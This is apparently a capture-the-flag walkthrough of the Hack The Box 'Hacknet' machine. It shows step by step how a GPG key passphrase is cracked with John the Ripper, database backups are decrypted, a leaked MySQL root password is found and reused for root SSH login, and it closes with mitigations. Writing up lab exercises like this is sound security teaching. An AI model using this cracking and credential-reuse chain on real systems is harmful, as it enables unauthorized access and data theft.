Sandy:$gpg$*1*348*1024*db7e6d165a1d86f43276a4a61a9865558a3b67dbd1c6b0c25b960d293cd490d0f54227788f93637a930a185ab86bc6d4bfd324fdb4f908b41696f71db01b3930cdfbc854a81adf642f5797f94ddf7e67052ded428ee6de69fd4c38f0c6db9fccc6730479b48afde678027d0628f0b9046699033299bc37b0345c51d7fa51f83c3d857b72a1e57a8f38302ead89537b6cb2b88d0a953854ab6b0cdad4af069e69ad0b4e4f0e9b70fc3742306d2ddb255ca07eb101b07d73f69a4bd271e4612c008380ef4d5c3b6fa0a83ab37eb3c88a9240ddeda8238fd202ccc9cf076b6d21602dd2394349950be7de440618bf93bcde73e68afa590a145dc0e1f3c87b74c0e2a96c8fe354868a40ec09dd217b815b310a41449dc5fbdfca513fadd5eeae42b65389aecc628e94b5fb59cce24169c8cd59816681de7b58e5f0d0e5af267bc75a8efe0972ba7e6e3768ec96040488e5c7b2aa0a4eb1047e79372b3605*3*254*2*7*16*db35bd29d9f4006bb6a5e01f58268d96*65011712*850ffb6e35f0058b:::Sandy (My key for backups) <sandy@hacknet.htb>::armored_key.asc

┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetheart       (Sandy)
1g 0:00:00:17 DONE (2025-09-17 12:26) 0.05817g/s 24.66p/s 24.66c/s 24.66C/s 246810..ladybug
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
John the Ripper output explained:
Cost 1 (s2k-count) is 65011712— The String-to-Key iteration count. GPG uses iterated+salted hashing to protect the passphrase. Higher counts mean more work per guess (slower cracking).Cost 2 (hash algorithm) is 2— SHA1 is used for the key derivation.Cost 3 (cipher algorithm) is 7— AES128 encrypts the private key material.sweetheart (Sandy)— The cracked passphrase issweetheart. It took 17 seconds and 24.66 guesses per second using therockyou.txtwordlist.
Decrypting Database Backups
Import the armored key into local GPG and decrypt using the recovered passphrase sweetheart:
1
2
3
4
gpg --import armored_key.asc
gpg --output backup01.sql --decrypt backup01.sql.gpg
gpg --output backup02.sql --decrypt backup02.sql.gpg
gpg --output backup03.sql --decrypt backup03.sql.gpg
Command explanation:
gpg --import armored_key.asc— Imports Sandy’s PGP key pair into the local GPG keyring. This makes the private key available for decryption operations.gpg --output backup01.sql --decrypt backup01.sql.gpg— Decrypts the.gpgfile using the imported private key. GPG prompts for the passphrase (which we cracked assweetheart). The decrypted output is written tobackup01.sql(a plaintext SQL dump).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg --import armored_key.asc

gpg: /home/kali/.gnupg/trustdb.gpg: trustdb created
gpg: key D72E5C1FA19C12F7: public key "Sandy (My key for backups) <sandy@hacknet.htb>" imported
gpg: key D72E5C1FA19C12F7: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg --output backup01.sql --decrypt backup01.sql.gpg

gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"

┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg --output backup02.sql --decrypt backup02.sql.gpg

gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"

┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg --output backup03.sql --decrypt backup03.sql.gpg

gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"
All three backups decrypt successfully. The gpg: status lines confirm they were encrypted with Sandy’s 1024-bit RSA key (key ID FC53AFB0D6355F16).
Extracting the MySQL Root Password
In backup02.sql, we discover the MySQL root credential from the SocialNetwork_socialmessage table dump. The table contains private conversations between users. One conversation reveals a password leak:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
(38,'2024-12-29 00:43:22.235116','Simple! Boil water, add salt, and cook the pasta 1-2 minutes less than the package says.',1,4,19),
(39,'2024-12-29 00:43:41.270862','Do I need to add oil to the water?',1,19,4),
(40,'2024-12-29 00:44:01.955971','No, just stir occasionally to prevent sticking.',1,4,19),
(41,'2024-12-29 00:44:19.343381','Got it. Thanks for the tip!',0,19,4),
(42,'2024-12-29 00:44:55.904749','I'm thinking of adopting a cat. Any advice?',1,6,17),
(43,'2024-12-29 00:45:30.956924','That's wonderful! Make sure you're ready for the commitment.',1,17,6),
(44,'2024-12-29 00:45:46.032343','Any specific breeds you'd recommend?',1,6,17),
(45,'2024-12-29 00:46:06.445022','Depends on your lifestyle. Maine Coons are friendly but require grooming.',1,17,6),
(46,'2024-12-29 00:46:23.445332','Good to know. Thanks!',1,6,17),
(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
(49,'2024-12-29 20:30:14.430878','Just tweaking some schema settings for the new project. Won't take long, I promise.',1,22,18),
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here's the password: h4ck3rs4re3veRywh3re99. Let me know when you're done.',1,4,19),
(51,'2024-12-29 20:30:56.880458','Got it. Thanks a lot! I'll let you know as soon as I'm finished.',1,22,18),
(52,'2024-12-29 20:31:16.112930','Cool. If anything goes wrong, ping me immediately.',0,18,22);
/*!40000 ALTER TABLE `SocialNetwork_socialmessage` ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table `SocialNetwork_socialuser`
Key finding: In conversation record #50, user 4 (presumably an admin) tells user 22 (a colleague) the MySQL root password: h4ck3rs4re3veRywh3re99.
Credential Reuse → Root Shell
The MySQL root password is reused for the system root account — a classic credential reuse vulnerability. We authenticate directly as root via SSH:
1
2
3
ssh root@hacknet.htb

h4ck3rs4re3veRywh3re99
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ ssh root@hacknet.htb
The authenticity of host 'hacknet.htb (10.129.172.174)' can't be established.
ED25519 key fingerprint is SHA256:TVT7HGjgzl5Wk42d9xFlPlDUwhNCWjWA5Cdz6MdUC9o.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hacknet.htb' (ED25519) to the list of known hosts.
root@hacknet.htb's password:
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 17 12:35:37 2025 from 10.10.14.50
root@hacknet:~# ls
root.txt
root@hacknet:~# cat root.txt
**************c5830c67dba93cb5a
Full compromise achieved. The root.txt flag confirms complete system ownership.
Mitigations & Recommendations
- Sanitize Input on Template Renderers: User-controlled profile parameters must be thoroughly sanitized or configured with safe, context-aware auto-escaping. Prevent raw evaluation of model fields or query results within Django/Jinja template boundaries.
- Secure File Cache Directories: Set strict file system permissions on system caching directories. The Django cache directory
/var/tmp/django_cache/should not be world-writable (chmod 777). Restrict it so that only the service user (sandy/www-data) has read/write privileges. - Avoid Pickling Untrusted Input: Use secure serialization formats like JSON for application caching instead of Python’s
pickle, which is fundamentally prone to Remote Code Execution during deserialization. - Encrypt and Safeguard Passphrases: GPG private keys should use strong, high-entropy passphrases to prevent cracking via dictionary attacks.
- Enforce Password Complexity & Zero Reuse: Enforce strong password complexity rules. Under no circumstances should database passwords (e.g.,
h4ck3rs4re3veRywh3re99) be reused for administrative shell access (root). - Restrict Root SSH Access: Disable direct root SSH login in
/etc/ssh/sshd_config(PermitRootLogin no). Force system administrators to use SSH keys and authenticate as a normal user first before elevating privileges via sudo. - Remove Sensitive Data from Backups: Database backups containing plaintext passwords or sensitive conversations should be sanitized before archival. Alternatively, revoke and rotate the password after sharing it.
- Monitor World-Writable Directories: Regularly audit world-writable directories (especially system cache directories in
/var/tmp/) using automated scanning tools or periodicfind /var -perm -o+wchecks.